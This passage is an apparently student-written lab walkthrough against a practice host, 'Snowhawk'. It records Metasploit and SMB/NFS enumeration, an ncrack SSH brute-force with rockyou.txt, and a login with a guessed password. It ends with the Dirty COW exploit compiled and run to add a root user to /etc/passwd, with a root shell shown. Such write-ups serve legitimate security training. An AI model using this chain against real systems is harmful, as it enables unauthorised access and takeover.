ND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_N
OT_FOUND.html.var
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8732 requests: 7 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-10-28 22:31:59 (GMT-4) (472 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

It looks like it is possible to enumerate usernames, we'll use msfconsole for that.

- search OSVDB-637
- use 0
- run

We've located some apache usernames




```
[*] http://192.168.2.155/ - Apache UserDir: 'zabbix' not found
[+] http://192.168.2.155/ - Users found: avahi, bin, daemon, dnsmasq, ftp, games, haldaemon, lp, mail, man, messagebus,
 mysql, news, nobody, ntp, postfix, pulse, sshd, uucp, uuidd
```

We still have vncviewer to check

- vncviewer 192.168.2.155:5901


With the extend of my knowledge fully tapped I'm going to try some basic exploit checks.



Nothing here

Checking webdav

- msfconsole
- use auxiliary/scanner/http/webdav_scanner
- set path /dav/
- set rhosts 192.168.2.155
- run




```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_userdir_enum) > use auxiliary/scanner/http/webdav_scanner
msf6 auxiliary(scanner/http/webdav_scanner) > set path /dav
path ⇒ /dav
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.2.155
rhosts ⇒ 192.168.2.155
msf6 auxiliary(scanner/http/webdav_scanner) > run

[*] 192.168.2.155 (Apache/2.2.10 (Linux/SUSE)) WebDAV disabled.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/webdav_scanner) > 
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Disabled

Attempting to enumerate smb

- smbmap 192.168.2.155



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ smbmap -H 192.168.2.155                                                                          1 ✕
[+] Guest session       IP: 192.168.2.155:445    Name: 192.168.2.155
        Disk                                                   Permissions     Comment
        ----                                                   -----------     -------
        profiles                                               NO ACCESS       Network Profiles Service
        users                                                  NO ACCESS       All users
        groups                                                 NO ACCESS       All groups
        print$                                                 NO ACCESS       Printer Drivers
        netlogon                                               NO ACCESS       Network Logon Service
        IPC$                                                   NO ACCESS       IPC Service (Samba 3.2.4-5.2-1985-SUSE-
CODE11)
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Nothing

Last ditch efforts, we scan for all vulnerabilities that are not dos attacks on the target via scripts with nmap

- sudo nmap --script="vuln and not dos" 192.168.2.155

I went back to the /www/htdocs and mounted another directory to download some files
I found the .png file that shows us that it is **apache 2.2** which may be useful
I also figured out that prator is a user for the PC so may be a candidate for brute forcing ssh, we'll run ncrack in the background as we investigate apache 2.2 vulnerabilities.

- ncrack ssh://192.168.2.155 -u prator -P /usr/share/wordlists/rockyou.txt




```
┌──(kali㉿kali)-[/tmp]
└─$ showmount -e 192.168.2.155
Export list for 192.168.2.155:
/home/prator     *
/srv/www/htdocs  *
/srv/www/cgi-bin *

┌──(kali㉿kali)-[/tmp]
└─$ ls
ssh-XXXXXXfgeuI9
systemd-private-1c6e140c6e0a406196cac5944c295977-colord.service-3Q5j6Q
systemd-private-1c6e140c6e0a406196cac5944c295977-haveged.service-HrdjMi
systemd-private-1c6e140c6e0a406196cac5944c295977-ModemManager.service-umZbIy
systemd-private-1c6e140c6e0a406196cac5944c295977-systemd-logind.service-Z0S3FK
systemd-private-1c6e140c6e0a406196cac5944c295977-upower.service-bUByL0
Temp-6781a08f-cbb2-4367-a4c8-0bc0fb8169e6

┌──(kali㉿kali)-[/tmp]
└─$ mkdir 150mount

┌──(kali㉿kali)-[/tmp]
└─$ mkdir 155mount

┌──(kali㉿kali)-[/tmp]
└─$ sudo mount -t nfs 192.168.2.155:/srv/www/htdocs 155mount

┌──(kali㉿kali)-[/tmp]
└─$ cd 155mount

┌──(kali㉿kali)-[/tmp/155mount]
└─$ ls
apache_pb22_ani.gif  apache_pb22.gif  apache_pb22.png  apache_pb.gif  apache_pb.png  favicon.ico  index.html  robots.txt

┌──(kali㉿kali)-[/tmp/155mount]
└─$ cat index.html
<html><body><h1>It works!</h1></body></html>

┌──(kali㉿kali)-[/tmp/155mount]
└─$ vim test.txt

┌──(kali㉿kali)-[/tmp/155mount]
└─$ echo 'test' > robots.txt
zsh: permission denied: robots.txt

┌──(kali㉿kali)-[/tmp/155mount]
└─$ cp apache_pb22.png /tmp

┌──(kali㉿kali)-[/tmp/155mount]
└─$ cp apache_pb.png /tmp

┌──(kali㉿kali)-[/tmp/155mount]
└─$ cd ..

┌──(kali㉿kali)-[/tmp]
└─$ ls
150mount
155mount
apache_pb22.png
apache_pb.png
ssh-XXXXXXfgeuI9
systemd-private-1c6e140c6e0a406196cac5944c295977-colord.service-3Q5j6Q
systemd-private-1c6e140c6e0a406196cac5944c295977-haveged.service-HrdjMi
systemd-private-1c6e140c6e0a406196cac5944c295977-ModemManager.service-umZbIy
systemd-private-1c6e140c6e0a406196cac5944c295977-systemd-logind.service-Z0S3FK
systemd-private-1c6e140c6e0a406196cac5944c295977-upower.service-bUByL0
Temp-6781a08f-cbb2-4367-a4c8-0bc0fb8169e6
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

As this is going I decided to try to login to ssh just with

- Username: prator
- Password: prator


This actually worked!
Using uname-a we found it is a version of linux that is vulnerable to dirty cow!



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Snowhawk_192.168.2.155]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss prator@192.168.2.155
(prator@192.168.2.155) Password:
Last login: Sun Sep 11 23:55:15 2022 from 10.8.0.99
Have a lot of fun...
prator@Snowhawk:~> uname -a
Linux Snowhawk 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64 x86_64 x86_64 GNU/Linux
prator@Snowhawk:~> 
```


```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- cd /temp
- vim dirtycow.txt
- Paste in dirty cow code from https://www.exploit-db.com/exploits/40839
- mv dirtycow.txt dirtycow.c
    - This avoids random comments running the code for some reason
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha



```
prator@Snowhawk:/tmp> gcc -pthread dirtycow.c -o dirty -lcrypt
prator@Snowhawk:/tmp> ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiblC0uIAHDGs:0:0:pwned:/root:/bin/bash

mmap: 7f77ac191000
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```



```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'haha'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
prator@Snowhawk:/tmp> Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'haha'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

prator@Snowhawk:/tmp> su firefart
Password:
Snowhawk:/tmp # whoami
firefart
Snowhawk:/tmp # id
uid=0(firefart) gid=0(root) groups=0(root)
Snowhawk:/tmp # 
```

```
zsh: corrupt history file /home/kal
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We have root!

Done all by myself, I am very proud! My first walkthrough complete without the need for any walkthrough!